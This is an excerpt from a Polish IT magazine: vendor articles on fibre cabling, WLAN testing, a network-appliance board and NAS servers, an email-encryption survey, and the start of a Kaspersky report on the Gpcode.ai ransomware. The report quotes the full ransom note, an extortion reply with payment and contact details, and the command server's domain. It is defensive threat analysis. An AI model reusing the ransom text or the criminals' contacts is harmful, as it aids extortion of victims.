Instalacja światłowodowa z użyciem systemu Molex Premise Networks ModLink jest szybka i prosta. Nie trzeba instalować złączek światłowodowych, zbędne są specjalistyczne narzędzia. Kable ModLink to kable taśmowe 6- lub 12-włóknowe, fabrycznie zakończone z obu stron złączkami MTP. Dodatkowo każda złączka zabezpieczona jest zestawem do wciągania kabli światłowodowych (*Pulling Eye*) umożliwiającym wygodną i szybką instalację. Kaseta Molex Premise Networks ModLink służy do przejścia ze złącza MTP na standardowe złącza ST lub SC. Kasety są w wersjach 6- i 12-portowych w standardzie 19" lub do instalacji naściennych. Odpowiednie uchwyty montażowe należy zamawiać osobno. Wszystkie elementy systemu ModLink są testowane fabrycznie i nie jest wymagane testowanie systemu po instalacji.

Przy wykorzystaniu systemu Molex Premise Net-works ModLink wykonanie instalacji typu Fiber to the Desk staje się dużo prostsze. Kable ModLink doskonale nadają się do podłączenia punktu pośredniego do Piętrowego Punktu Dystrybucyjnego (HDF) lub bezpośrednio do Głównego Punktu Dystrybucyjnego (MDF) (w Scentralizowanym Systemie Światłowodowym wg Biuletynu EIA/TIA TSB-72).

Po zmianie aranżacji biura system zmienia się wraz z rozkładem pomieszczeń. Kasetę ModLink instaluje się w nowym miejscu, a kabel odłącza się i podłącza w nowej lokalizacji. System Molex Premise Networks ModLink można wykorzystać do zbudowania okablowania pionowego od Piętrowego Punktu Dystrybucyj-nego do Głównego Punktu Dystrybucyjnego. Małe rozmiary kabli ModLink pozwalają na instalowanie ich w bardzo małych lub wypełnionych kanałach instalacyjnych. Z systemem ModLink wykonanie całego łącza trwa tyle, ile położenie samego kabla w systemie tradycyjnym. ■

Autor jest kierownikiem wsparcia technicznego Molex Premise Networks

Przepustowość sieci WLAN

AirMagnet z nową techniką

Firma AirMagnet opracowała nową technologię Wireless LAN Performance Measurement, która służy do testowania i pomiarów przepustowości między klientem bezprzewodowym a punktem dostępowym (AP) w sieci WLAN. Jest to technologia, która pozwala aktywnie testować sieć bezprzewodową z perspektywy użytkownika, dostarczając krytycznych informacji na temat wydajności.

Możliwość aktywnego obliczania przepustowości na podstawie danych w standardzie 802.11 pozwala zagwarantować wydajność klienta w sieci WLAN. AirMagnet Inc. jest jedynym producentem, który oferuje tego rodzaju aktywne testowanie z poziomu laptopa użytkownika, umożliwiając dokładne raportowanie wydajności klienta w czasie rzeczywistym.

Opracowana przez firmę AirMagnet i opatentowana w Stanach Zjednoczonych technologia *Wireless LAN Performance Measurement* umożliwia przeprowadzanie testu przepustowości na podstawie przesłanej przez klienta do punktu dostępowego pewnej liczby ramek danych.

System AirMagnet sprawdza wówczas potwierdzenia odebrane z punktu dostępowego (AP) w celu oszacowania wydajności. Dzięki temu można uzyskać rzeczywiste dane na temat przepustowości między klientem a punktem dostępowym.


AirMagnet dla WLAN


Technologia testowania przepustowości AirMagnet *Wireless LAN Performance Measurement* znajduje zastosowanie w dostępnych na rynku narzędziach do projektowania, wdrażania, zabezpieczania i zarządzania sieciami WLAN – również w trudnych i zmiennych warunkach.

Innowacyjne produkty oferowane przez firmę obejmują: AirMagnet Enterprise – rozwiązanie do zarządzania wydajnością i bezpieczeństwem sieci bezprzewodowych, narzędzia do rozwiązywania problemów i analizy sieci WLAN, do badania i projektowania lokalizacji WLAN, wykrywania interferencji radiowej, zdalnej diagnostyki oraz pionierskiej analizy przesyłu głosu w sieciach WiFi.

Wszystkie te rozwiązania dostępne są u wyłącznego przedstawiciela firmy AirMagnet Inc. w Polsce – firmie Passus sp. z o.o. ■

AirMagnet: aktywne testowanie sieci i dokładne raportowanie wydajności





Specjalistyczna, zintegrowana platforma dla urządzeń UTM, VPN i zapór sieciowych

VIA NAB 7500


Firma VIA Technologies, Inc. poinformowała o wprowadzeniu do oferty zintegrowanej platformy VIA NAB 7500 do zaawansowanych zabezpieczeń sieciowych. Korzystając z doświadczeń w projektowaniu energooszczędnych, wyspecjalizowanych platform, VIA prezentuje nowy produkt dla sektora urządzeń infrastruktury sieciowej.

VIA NAB 7500 zaspokaja potrzeby nowoczesnych sieciowych zabezpieczeń infrastrukturalnych. Jest to wysoce zintegrowana platforma typu NAB (Network Appliance Board) dla elementów infrastruktury sieciowej, w tym zabezpieczeń takich jak zapory, VPN, UTM i systemy zapobiegania włamaniom do sieci (IPS). Inne możliwe zastosowania platformy to serwery proxy oraz produkty zapewniające QoS i równoważenie przepływu w sieci.

Aby sprostać wymaganiom w zakresie wydajności, niezawodności i bezpieczeństwa sieci, VIA NAB 7500 została wyposażona w pięć portów Gigabit Ethernet (4 poprzez PCI Express) z obsługą funkcji LAN Bypass, interfejs WLAN USB, cztery porty S-ATA do rejestrowania danych lub podpisów, porty szeregowe do przekierowania na konsolę oraz funkcję zasilana LCM, a także szereg innych właściwości zwiększających niezawodność i bezpieczeństwo, takich jak moduł TPM umożliwiający sprzętową ochronę danych. Sercem systemu jest energooszczędny i niewydzielający dużych ilości ciepła procesor VIA C7.

– VIA z dumą wprowadza na rynek produkt przeznaczony dla integratorów systemów sieciowych – powiedział **Daniel Wu** – zastępca wiceprezesa pionu platform zintegrowanych w firmie VIA Technologies, Inc.

– NAB 7500, jako produkt zaprojektowany specjalnie dla tego sektora rynku, oferuje doskonałą wydajność sieci bez kompromisów w zakresie ener-gooszczędności i bezpieczeństwa.



Płyta VIA NAB 7500

Płyta VIA NAB 7500 wykorzystuje energooszczędny procesor VIA C7 1,5 GHz (procesory o innej częstotliwości są dostępne dla kontrahentów projektowych) i wszechstronny chipset VIA CN896. Obsługuje do 3,5 GB pamięci DDR2, zawiera cztery porty Gigabit Ethernet na szybkiej magistrali PCI-E i dodatkowy port Gigabit LAN na magistrali PCI. VIA NAB 7500 ma również sieciowe obejście (LAN Bypass) dodatkowo zabezpieczające przed skutkami zawieszenia systemu i awarii zasilania. Kontrola nad urządzeniem jest możliwa poprzez oprogramowanie Watch Dog Timer, GPIO lub oprogramowanie na zamówienie.

Rozbudowę systemu zapewnia moduł Golden Finger, umożliwiający rozszerzenie konfiguracji na wiele płyt lub dodanie do trzech kart PCI. System przechowywania danych oparty jest na czterech portach S-ATA z obsługą RAID 0 i RAID 1, a także 44-pinowym złączu IDE/Compact Flash.

Opcjonalnie dostępny jest układ TPM zwiększający poziom bezpieczeństwa, port COM, 8 portów PGIO, złącza dla portów PS/2 i VGA, diody panelowe dla funkcji LAN i LAN Bypass i do sześciu portów USB 2.0.

Bezpieczeństwo systemu można zwiększyć uruchamiając VIA PadLock™ Security Engine – sprzętowy system zapewniający szyfrowanie i ochronę na poziome wojskowym dzięki najszybszemu w świecie silnikowi szyfrującemu w klasie x86. VIA StrongBox to aplikacja współpracująca z VIA PadLock Security Engine, umożliwiająca stworzenie do 10 szyfrowanych dysków wirtualnych. ■

Inteligentny system przechowywania danych

Media cyfrowe w domowej sieci i internecie

Firma NETGEAR Inc. zaprezentowała sieciowe serwery danych. Urządzenia umożliwiają centralizację, organizację i współdzielenie wszelkich cyfrowych mediów w sieci domowej.

ReadyNAS Duo 500GB Gigabit Desktop Network Storage (RND2150), ReadyNAS Duo 750GB Gigabit Desktop Network Storage (RND2175) i ReadyNAS Duo 1TB Gigabit Desktop Network Storage (RND2110) to pierwsze produkty z wielokrotnie nagradzanej rodziny sieciowych serwerów danych ReadyNAS zaprojektowane z myślą o przechowywaniu danych w domowych sieciach komputerowych. Seria ReadyNAS Duo dostarcza konsumentom opatentowane technologie serwerowe znane z przemysłowej serii ReadyNAS NV+ i zapewnia bezpieczeństwo danych, skalowanie i łatwość obsługi.

ReadyNAS Duo obsługuje do dwóch dysków twardych SATA i pracuje pod kontrolą wydajnego oprogramowania wbudowanego, które umożliwia centralne i bezpieczne przechowywanie i użytkowanie mediów cyfrowych w domowej sieci. Po podłączeniu dowolnego aparatu cyfrowego ze złączem USB do portu USB na przednim panelu serwer ReadyNAS Duo szybko kopiuje zdjęcia i udostępnia je komputerom, PDA i innym urządzeniom sieciowym w domu lub w internecie.

Oprócz przechowywania cyfrowych plików audio i wideo stworzonych przez użytkownika, ReadyNAS Duo obsługuje również protokół BitTorrent™, umożliwiający ściąganie cyfrowej rozrywki bezpośrednio do serwera ReadyNAS Duo i strumieniowe przesyłanie treści audiowizualnych za pośrednictwem adaptera (na przykład NETGEAR Digital Entertainer HD) do zestawu kina domowego, bez potrzeby włączania jakiegokolwiek komputera PC w domowej sieci.

ReadyNAS Duo może być opcjonalnie wyposażony w drugi dysk twardy, na którym automatycznie wykonywane będą kopie wszystkich danych cyfrowych dla ochrony przed utratą na wypadek awarii jednego z dysków. System ciągłej ochrony danych CDP dodatkowo wzmacnia ochronę danych użytkownika poprzez monitorowanie zmian w danych i automatyczne ich uaktualnianie.

ReadyNAS Duo jest łatwy do zainstalowania i obsługi – dołączony program instalacyjny umożliwia szybką konfigurację urządzenia w każdej sieci domowej. Urządzenie samo pobiera uaktualnienia oprogramowania sterującego, a całe zarządzanie odbywa się za pośrednictwem graficznego interfejsu w przeglądarce internetowej. ReadyNAS Duo okresowo sprawdza integralność danych i bezpiecznie włącza się w przypadku jakichkolwiek nieprawidłowości. Dostęp do danych w urządzeniu może być chroniony hasłem.

Serwer ReadyNAS Duo współpracuje zarówno z komputerami z systemami operacyjnymi Windows Vista, jak i Macintosh, wykorzystuje specjalne technologie Apple, takie jak Bonjour i AFK, jak również system desktop widget, ułatwiający monitorowanie i dostęp do ReadyNAS. Serwery Duo zostały zaprojektowane z myślą o grafikach i fotografikach preferujących platformę Macintosh. Plik zapisany w serwerze ReadyNAS może być z łatwością przenoszony i współdzielony przez komputery z systemami Windows i Macintosh.

– *Wraz z szybkim rozwojem i rozpowszechnieniem urządzeń konsumenckich tworzących i wykorzystujących ogromną różnorodność mediów cyfrowych konsumenci poszukują nie tylko coraz większej pojemności i lepszych zabezpieczeń dla cennych danych, lecz także rozwiązań, które pozwalają współdzielić dane ze znajomymi czy rodziną zarówno w sieci domowej, jak i przez internet* – powiedział **Wojciech Karwowski**, country manager NETGEAR Poland. – *Sukces przemysłowych systemów ReadyNAS NV+ stworzył popyt wśród użytkowników instytucjonalnych na tańsze, lecz w pełni wyposażone urządzenia tego typu, przeznaczone do użytku domowego. Serwery ReadyNAS Duo posiadają wszystkie najważniejsze zalety urządzeń klasy przemysłowej i łączą łatwość obsługi ze sprzętowym*

wsparciem dla wielu systemów operacyjnych, niezawodną ochroną i przemysłową wydajnością. To idealne, niedrogie, inteligentne sieciowe serwery danych dla zaawansowanych konsumentów.

Rodzina produktów ReadyNAS obejmuje:

- RND2150 ReadyNAS Duo 500GB Gigabit Desktop Network Storage (jeden dysk twardy SATA 500GB);
- RND2175 ReadyNAS Duo 750GB Gigabit Desktop Network Storage (jeden dysk twardy SATA 750GB);
- RND2110 ReadyNAS Duo 1TB Gigabit Desktop Network Storage (jeden dysk twardy SATA 1TB SATA);
- RND4000 ReadyNAS NV+ 4-Bay Gigabit Desktop Network Storage (bez dysków twardych);
- RND4250 ReadyNAS NV+ 1TB Gigabit Desktop Network Storage (dwa dyski twarde SATA 500GB);
- RND4425 ReadyNAS NV+ 1TB Gigabit Desktop Network Storage (cztery dyski twarde SATA 250GB);
- RND4275 ReadyNAS NV+ 1.5TB Gigabit Desktop Network Storage (dwa dyski twarde SATA 750GB);
- RND4450 ReadyNAS NV+ 2TB Gigabit Desktop Network Storage (cztery dyski twarde SATA 500GB);
- RND4210 ReadyNAS NV+ 2TB Gigabit Desktop Network Storage (dwa dyski twarde SATA 1TB SATA);
- RND4475 ReadyNAS NV+ 3TB Gigabit Desktop Network Storage (cztery dyski twarde SATA 750GB SATA);
- RND4410 ReadyNAS NV+ 4TB Gigabit Desktop Network Storage (cztery dyski twarde SATA 1TB SATA);
- RNR4450 ReadyNAS 1100 2TB Dual Gigabit Rackmount Network Storage (cztery dyski twarde SATA 500GB);
- RNR4475 ReadyNAS 1100 3TB Dual Gigabit Rackmount Network Storage (cztery dyski twarde SATA 750GB):
- RNR4410 ReadyNAS 1100 4TB Dual Gigabit Rackmount Network Storage (cztery dyski twarde SATA 1TB).

NETGEAR ReadyNAS Duo 2-Bay Gigabit Desktop Network Storage Solutions

NETGEAR ReadyNAS™ Duo 2-Bay Gigabit Desktop Network Storage to inteligentne serwery sieciowe łączące niezawodne funkcje serwerowe, obsługę wielu systemów operacyjnych oraz funkcje nadmiarowej ochrony danych. Urządzenia są łatwe w instalacji i obsłudze przez przeglądarkę.

ReadyNAS Duo posiadają wbudowany gigabitowy interfejs Ethernet umożliwiający szybki przesył danych.

Kompaktowe serwery umożliwiają centralne przechowywanie muzyki, zdjęć, danych i filmów, ułatwiając transfer i współdzielenie danych cyfrowych w sieci. ReadyNAS Duo współpracują bez oprogramowania klienckiego z systemami Windows, Macintosh i Linux/Unix, obsługują też protokoły FTP i HTTP, co ułatwia integrację w każdym środowisku sieciowym.

ReadyNAS Duo obsługuje wszystkie popularne protokoły strumieniowego przesyłu danych, w tym UPnP AV, iTunes i Logitech Squeezecenter, co umożliwia strumieniowe przesyłanie plików audio i wideo bezpośrednio do domowego centrum rozrywki bez pośrednictwa uruchamiania oddzielnego komputera w sieci.

NETGEAR ReadyNAS Duo wyposażono w zaawansowane technologie serwerowe, w tym sprzętowo przyspieszaną macierz X-RAID™, zapewniającą pełną nadmiarowość danych z pełną ochroną przed awarią sprzętową, możliwością wymiany twardych dysków bez przerywania pracy urządzenia, wbudowanym menedżerem kopii zapasowych, systemem monitorowania i automatycznego powiadamiania.

Ponadto ReadyNAS Duo obsługuje dostęp do multimediów w trybie UpnP i w roli serwera iTunes, zdalny dostęp HTTP/S, transfery FTP/S, zabezpieczenia SSL i ACL oraz obsługę wielu portów USB.

ReadyNAS Duo, który obsługuje do dwóch dysków twardych SATA, daje użytkownikom do dwóch terabajtów (2000 GB) pojemności, co doskonale zaspokaja stale rosnące zapotrzebowanie konsumentów intensywnie korzystających z sieci.

ReadyNAS Duo umożliwia rozbudowę pojemności w trybie PnP i ułatwia migrację do przemysłowych systemów ReadyNAS NV+ Gigabit Desktop Network Storage. Produkty ReadyNAS wykorzystują opatentowaną technologię X-RAID™, która automatyzuje proces powielania danych w systemie nadmiarowym, co zapewnia najwyższy poziom ochrony cennych danych cyfrowych.

NETGEAR ReadyNAS Duo dostarczany jest z oprogramowaniem NTI Shadow Backup Software umożliwiającym automatyzację wykonywania kopii zapasowych danych z komputerów w sieci. Urządzenia z trzyletnią gwarancją sprzętową będą dostępne w drugim kwartale 2008 roku u wiodących detalistów, sprzedawców bezpośrednich, w sklepach internetowych i u sprzedawców VAR w cenie około 500 USD + VAT (z 500 GB dyskiem twardym). ■

Zródło: INVENTIVE Communication

Osterman Research: ochrona przed wyciekiem poufnych informacji z firmy

Szyfrujmy dane

Poczta elektroniczna stała się głównym medium w komunikacji biznesowej – jest ważniejsza od telefonu, faksu i tradycyjnej poczty. 75 proc. informacji (takich, jak zaproszenia na spotkanie, dokumenty, zlecanie zadań) jest przekazywanych za pośrednictwem e-maili. Codziennie każdy pracownik wysyła i otrzymuje średnio 140 wiadomości elektronicznych.

Według organizacji Privacy Rights Clearinghouse zajmującej się problemami kradzieży tożsamości, od stycznia 2005 r. do czerwca 2007 r. zagrożonych było ponad 155 milionów rekordów praw osobowych obywateli w USA. Ryzyko wycieku poufnych informacji jest jeszcze wyższe w Europie i Azji. Zagrożenia te są wynikiem rosnącej liczby włamań do sieci, kradzieży lub zgubienia laptopów i innych urządzeń mobilnych.

Ponemon Institute ujawnił, że w 2006 roku koszt naruszenia poufności danych wynosił średnio 182 USD za każdy rekord i wzrósł o 31 proc. w porównaniu z rokiem 2005. Konsekwencją naruszenia poufności danych są nie tylko problemy finansowe firm, ale i utrata reputacji.

Jednym ze sposobów zapobiegania wyciekom poufnych informacji jest szyfrowanie danych i poczty elektronicznej. Z badania przeprowadzonego przez Osterman Research wynika, że głównymi przyczynami wprowadzenia w firmie systemu szyfrowania poczty elektronicznej są zgodność z regulacjami prawnymi i wymaganiami obowiązującymi w branży oraz ochrona własności intelektualnej i reputacji marki.

Działami w firmie, które najczęściej korzystają z systemu szyfrowania danych, są dział prawny, zarząd, a także departamenty zajmujące się wynagrodzeniami i kwestiami finansowymi. Według respondentów Osterman Research, system taki jest najmniej potrzebny w działach marketingu, sprzedaży i obsługi klientów.

Z badań Osterman Research wynika, że firmy najczęściej instalują system szyfrowania poczty elektronicznej na serwerze pocztowym lub bezpośrednio na komputerach stacjonarnych, chociaż proces ten powinien być przeprowadzony też na poziomie urządzeń przenośnych.

Osterman Research ujawnia też, jakie zasoby (aplikacje, pliki, systemy, procesy) firmy najczęściej szyfrują i jakie są ich plany w tym zakresie na rok 2008. Z badań Osterman Research wynika, że przedsiębiorstwa zamierzają wprowadzić dodatkową ochronę w postaci szyfrowania danych m.in. dla urządzeń mobilnych i przenośnych pamięci masowych, takich jak pen drive. To odpowiedź na rosnącą liczbę wiadomości elektronicznych wysyłanych za pośrednictwem bez-

Tabela 1

Przyczyna stosowania systemu szyfrowania poczty elektronicznej	Proc. firm deklarujących wprowadzenie systemu szyfrowania poczty elektronicznej z tego powodu
Zgodność z rządowymi regulacjami prawnymi	63 proc.
Ochrona własności intelektualnej	61 proc.
Zgodność ze standardami lub wymaganiami obowiązującymi w branży	43 proc.
Ochrona marki firmy	41 proc.

Tabela 2

Działy firm najczęściej korzystające z systemu szyfrowania poczty elektronicznej	Połowa 2007 roku	Początek 2008 roku
Dział prawny	25 proc.	53 proc.
Zarząd	21 proc.	50 proc.
Dział wynagrodzeń	21 proc.	47 proc.
Dział IT	20 proc.	39 proc.
Dział finansów	19 proc.	43 proc.
Dział rozwoju i inwestycji	13 proc.	33 proc.
Dział operacyjny	13 proc.	29 proc.
Dział sprzedaży	12 proc.	28 proc.
Dział obsługi klienta	12 proc.	27 proc.
Dział marketingu	11 proc.	27 proc.
Dział badań i rozwoju	10 proc.	29 proc.

Tabela 3

Urządzenia komputerowe, na których przeprowadzane jest szyfrowanie e-maili	
Bramka internetowa	62 proc.
Komputer stacjonarny	59 proc.
Laptop	37 proc.
Bezprzewodowe urządzenie przenośne	18 proc.

Tabela 4

Szyfrowane zasoby, aplikacje, systemy, procesy	Połowa 2007 roku	Początek 2008 roku
Pliki	52 proc.	53 proc.
Zasoby FTP	48 proc.	31 proc.
Taśmy do wykonywania kopii zapasowych	41 proc.	29 proc.
Serwery plików	38 proc.	43 proc.
Zawartość dysków twardych komputerów stacjonarnych i laptopów	33 proc.	49 proc.
Przenośne pamięci masowe	33 proc.	49 proc.
Bazy danych	31 proc.	35 proc.
Urządzenia mobilne	25 proc.	33 proc.
Pliki *mainframe*	11 proc.	23 proc.

przewodowych urządzeń przenośnych. W 2007 roku 12,6 proc. użytkowników wykorzystywało urządzenia mobilne do wysyłania służbowych e-maili. W 2008 roku liczba ta wzrośnie do 20,3 proc., aby osiągnąć poziom 29,4 proc. w 2009 roku. ■

Zródło: VERACOMP

extranet
internet creator

Platforma NetAdmin
nowoczesne rozwiązania dla biznesu

W związku z tym, iż serwisy internetowe wymagają dość częstej aktualizacji to w przypadku standardowych rozwiązań (przekazywanie materiałów, poprawek, informacji do specjalizowanej firmy) nie zawsze docierają one na czas do odwiedzających serwis. W wyniku powstałych opóźnień odwiedzający stronę z trudem znajdują właściwe informacje, rośnie liczba wiadomości nieaktualnych lub powtarzających się, nie ma spójności w wyglądzie graficznym witryny i w nawigacji, na głównej stronie brakuje informacji o najważniejszych nowościach w serwisie, piętrzą się trudności z zarządzaniem dużą liczbą plików.

W takich przypadkach naturalną rzeczą jest przeniesienie obowiązku aktualizacji serwisu na osoby tworzące jego treść i nadanie im uprawnień do samodzielnej modyfikacji witryny. Takie właśnie możliwości daje stworzony przez nas System Zarządzania Serwisem Internetowym NetAdmin Ze względu na łatwość jego obsługi jest on idealnym narzędziem nawet dla osób z minimalną wiedzą informatyczną.

www.extranet.pl | tel.623-23-54, fax.657-29-57 | email: biuro@extranet.pl

Uniwersalne kody hakerskie

Alexander Gostev, Vitaly Kamluk

Ewolucja szkodliwego oprogramowania

Trzeci kwartał 2007 r. nie był tak obfity w wydarzenia, jak oczekiwaliśmy. Naturalnie, szkodliwe programy nie zniknęły, a twórcy wirusów z pewnością nie zresocjalizowali się z dnia na dzień. Mimo to zdarzenia związane z zagrożeniami występowały na mniejszą skalę niż w poprzednich miesiącach czy latach.

Na osobie, która pamięta globalne epidemie wywołane przez robaki Mydoom i Lovesan, nieustający strumień niemal identycznych trojanów zalewających internet raczej nie zrobi dużego znaczenia. Na pierwszy rzut oka wygląda na to, że szkodliwi użytkownicy cierpią na brak ambicji zarówno jeżeli chodzi o skalę, jak i innowację. Istnieje jednak proste wyjaśnienie: cyberprzestępczość staje się biznesem, dlatego obecnie cyberprzestępcy próbują unikać „radarów". Epidemie wirusowe prowadzą do śledztw wszczynanych przez organy ścigania. Ci po drugiej stronie barykady działają teraz zgodnie z hasłem, że najważniejsza jest dyskrecja, zachowując się tak cicho i nienachalnie, jak to możliwe. W takim klimacie znaczące innowacje techniczne są rzadkością. Ugrupowania przestępcze preferują teraz wypróbowane techniki i struktury. O ich działaniach dowiadujemy się zazwyczaj wtedy, gdy stają się nieostrożni. W tym wypadku pewną rolę odgrywają chciwość oraz niezbyt wielkie umiejętności techniczne.

Za co zapamiętamy trzeci kwartał 2007 roku? Za liczne incydenty związane z kradzieżą danych użytkownika. Za najnowszego trojana szantażystę. Masową histerię związaną z rosyjską firmą Russian Business Network, nazywaną przez zwykłych użytkowników 'Resident Evil' świata cybernetycznego.

Na tym tle informacja o wzrastającej liczbie botnetów związanych z Zhelatinem (Storm Worm) pozostała prawie niezauważona. Przeoczono nawet informację o tym, że botnet robaka Storm składa się z ponad 2 milionów maszyn.

Rzeczywista „linia frontu" została przesunięta na całkowicie inny poziom – jednak media nic nie wspominały o tym.

W trzecim kwartale 2007 roku wiele uwagi poświęciliśmy wydarzeniom, o których donosiły media. Badanie jednego incydentu doprowadziło nas do innych incydentów, które dopiero zaczynały się wyłaniać; obserwatorowi z zewnątrz wydarzenia te mogły wydawać się pozbawione związku.

Najnowszy raport kwartalny nie jest standardowy. Opiera się na danych pochodzących z jednego poważnego dochodzenia i nie tylko obejmuje istotne wydarzenia z ostatnich trzech miesięcy, ale również pokazuje, czym właściwie zajmują się analitycy wirusów.

Powrót szantażysty

Przez ponad rok nie było nowych wiadomości o szyfrujących koniach trojańskich. W zeszłym roku w naszym artykule zatytułowanym „Szantażysta" szczegółowo przedstawiliśmy, w jaki sposób firmy antywirusowe zwalczają Gpcode'a – program wykorzystujący algorytm RSA w celu szyfrowania danych użytkownika. W artykule przewidywaliśmy, że w przyszłości pojawi się większa liczba takich programów, jednak do następnego pojawienia się programu szyfrującego, w połowie lipca 2007 roku, minął prawie rok.

Mniej więcej od 13 lipca niektórzy użytkownicy zaczęli zauważać, że ich dokumenty, zdjęcia, archiwa i pliki robocze przestały się otwierać i zawierały „cyfrowy śmietnik". Ponadto w ich systemach pojawił się plik o nazwie 'read_me.txt'. Niestety, zawartość tego pliku była aż za dobrze nam znana:

Hello, your files are encrypted with RSA-4096 algorithm (http://en.wikipedia.org/wiki/RSA).

You will need at least few years to decrypt these files without our software. All your private information for last 3 months were collected and sent to us. To decrypt your files you need to buy our software. The price is $300.

To buy our software please contact us at: xxxxxxx@xxxxx.com and provide us your personal code -XXXXXXXXX. After successful purchase we will send your decrypting tool, and your private information will be deleted from our system.

If you will not contact us until 07/15/2007 your private information will be shared and you will lost all your data.

Glamorous team.

Tłumaczenie na język polski:

Witam, twoje pliki zostały zaszyfrowane za pomocą algorytmu RSA-4096 (http://en.wikipedia.org/wiki/RSA).

Bez naszego oprogramowania będziesz potrzebował przynajmniej kilku lat, aby odszyfrować te pliki.

Przez co najmniej 3 miesiące wszystkie twoje prywatne informacje były zbierane i przesyłane do nas. Aby odszyfrować swoje pliki, musisz kupić nasze oprogramowanie. Cena to 300 dolarów.

Aby zakupić nasze oprogramowanie, skontaktuj się z nami na adres xxxxxxx@xxxxx.com, podając osobisty kod – XXXXXXXXX. Po skutecznym zakupie wyślemy ci twoje narzędzie deszyfrujące, a twoje prywatne informacje zostaną usunięte z naszego systemu.

Jeśli nie skontaktujesz się z nami do 07/15/2007, twoje prywatne informacje zostaną udostępnione i utracisz wszystkie swoje dane. Zespół Glamorou.

Czyżby nieznany oszust powrócił? Analitycy wirusów z firmy Kaspersky Lab znali już ten adres e-mail: użyto go w niektórych wariantach trojana LdPinch oraz bankerach – trojanach o wyraźnie rosyjskich powiązaniach.

Przeprowadzona przez nasz zespół analiza zaszyfrowanych plików pokazała, że w przeciwieństwie do tego, co podano w e-mailu, twórcy wirusów nie wykorzystali algorytmu RSA-4096, ale modyfikację algorytmu RC4. To znacznie ułatwiło nasze zadanie. W ciągu 24 godzin od wykrycia trojana szantażysty zdołaliśmy złamać klucz szyfrujący i dodać do naszych antywirusowych baz danych procedury deszyfrowania dla plików użytkownika.

Analiza tej nowej wersji Gpcode'a pokazała, że szkodnik ten posiada wiele funkcji. Oprócz szyfrowania Gpcode potrafił kraść dane użytkownika z zaatakowanej maszyny, wysyłać je na serwer zdalnego użytkownika oraz pobierać z niego określone pliki.

Wszyscy zdawaliśmy sobie sprawę, że trojany wymuszające hasła stanowią poważne zagrożenie i postanowiliśmy bardziej szczegółowo zbadać najnowszy szkodliwy program o nazwie Gpcode.ai. Okazało się, że była to bardzo trafna decyzja.

Na tropie Gpcode.ai

Postanowiliśmy skupić się na trzech głównych obszarach:

- serwerze, na który trojan wysyłał dane i z którego pobierał pliki;
- adresie e-mail podanym w wiadomości pozostawionej na zaatakowanych maszynach;
- ciągu tekstowym zawartym w ciele trojana „_SYSTEM_64AD0625_".

Serwer

Ustaliliśmy, że Gpcode.ai łączył się z serwerem za pomocą umieszczonego tam skryptu s.php, ponadto pobierał z serwera plik o nazwie cfg.bin. Plik ten stanowił zaszyfrowany zestaw instrukcji dotyczących tego, jakie informacje powinny zostać przechwycone z zaatakowanej maszyny (dane o koncie dla szeregu systemów płatniczych oraz bankowości).

Szkodnik ten analizowany był przez kilka firm antywirusowych. Alarm podnieśli przedstawiciele PrevX, którzy na serwerze szkodliwego użytkownika wykryli pliki pochodzące z 494 zaatakowanych maszyn. Firma ta podała następnie do wiadomości, że wśród ofiar szantażysty znajdowało się wiele dużych firm. Mel Morris, dyrektor generalny PrevX, ujawnił nawet ich nazwy: American Airlines, Booz Allen Hamilton oraz Amerykański Departament Stanu. Żadna z ofiar nie zdecydowała się skomentować decyzji Morrisa o ujawnieniu tych informacji.

Branża nie pochwalała tego kroku PrevX. David Perry z Trend Micro powiedział, że postanowienie PrevX o ujawnieniu szczegółów zaniepokoiło jego firmę. Największe firmy antywirusowe próbowały unikać podawania jakichkolwiek informacji (takich jak serwer czy adresy e-mail) dotyczących szkodliwych użytkowników, zatajając te szczegóły również w publikowanych opisach wirusa (mimo że nie zawsze im się to udawało – zobacz nasz weblog). Jednak PrevX zdradził całemu światu nie tylko to, gdzie można uzyskać dostęp do prywatnych danych, ale również do kogo one należą.

Prawdziwą obławę przeżywał martin-golf.net – odwiedzany przez ekspertów ds. bezpieczeństwa, hakerów, przedstawicieli organów ścigania z różnych państw, jak również zwykłych ciekawskich. Badanie, które mogłoby zostać przeprowadzone, zostało przerwane – szkodliwi użytkownicy wiedzieli, że są obserwowani i pozwolili, aby obserwujący obserwowali obserwujących, a nie przestępców.

Z tego powodu ta linia śledztwa nie mogła przynieść rezultatów, dlatego naszą uwagę skierowaliśmy na adres e-mail.

E-mail

Chcieliśmy dowiedzieć się, jak dokładnie wyglądała korespondencja między cyberprzestępcą a użytkownikiem skłonnym zapłacić pieniądze za przywrócenie swoich danych. Na jeden z adresów z programu trojańskiego wysłaliśmy wiec e-mail o następującej treści: „Nazywam się John Brown. Moje ważne dane zostały zaszyfrowane. Dane te są mi pilnie potrzebne do opracowania raportu. Jeśli go nie skończę, mój szef mnie zabije". Następnego dnia otrzymaliśmy następującą odpowiedź od nieznanego szkodliwego użytkownika:

Sorry for delay.

Please transfer $500 to e-gold account 4616329 and send us a e-mail to address oxyglamour□gmail.com. You can buy e-gold with paypal with help of exchange site listed on official e-gold site (http://www.e-gold.com/unsecure/links.htm#marketmaker).

After that, we will send your personal decoding program immediately.

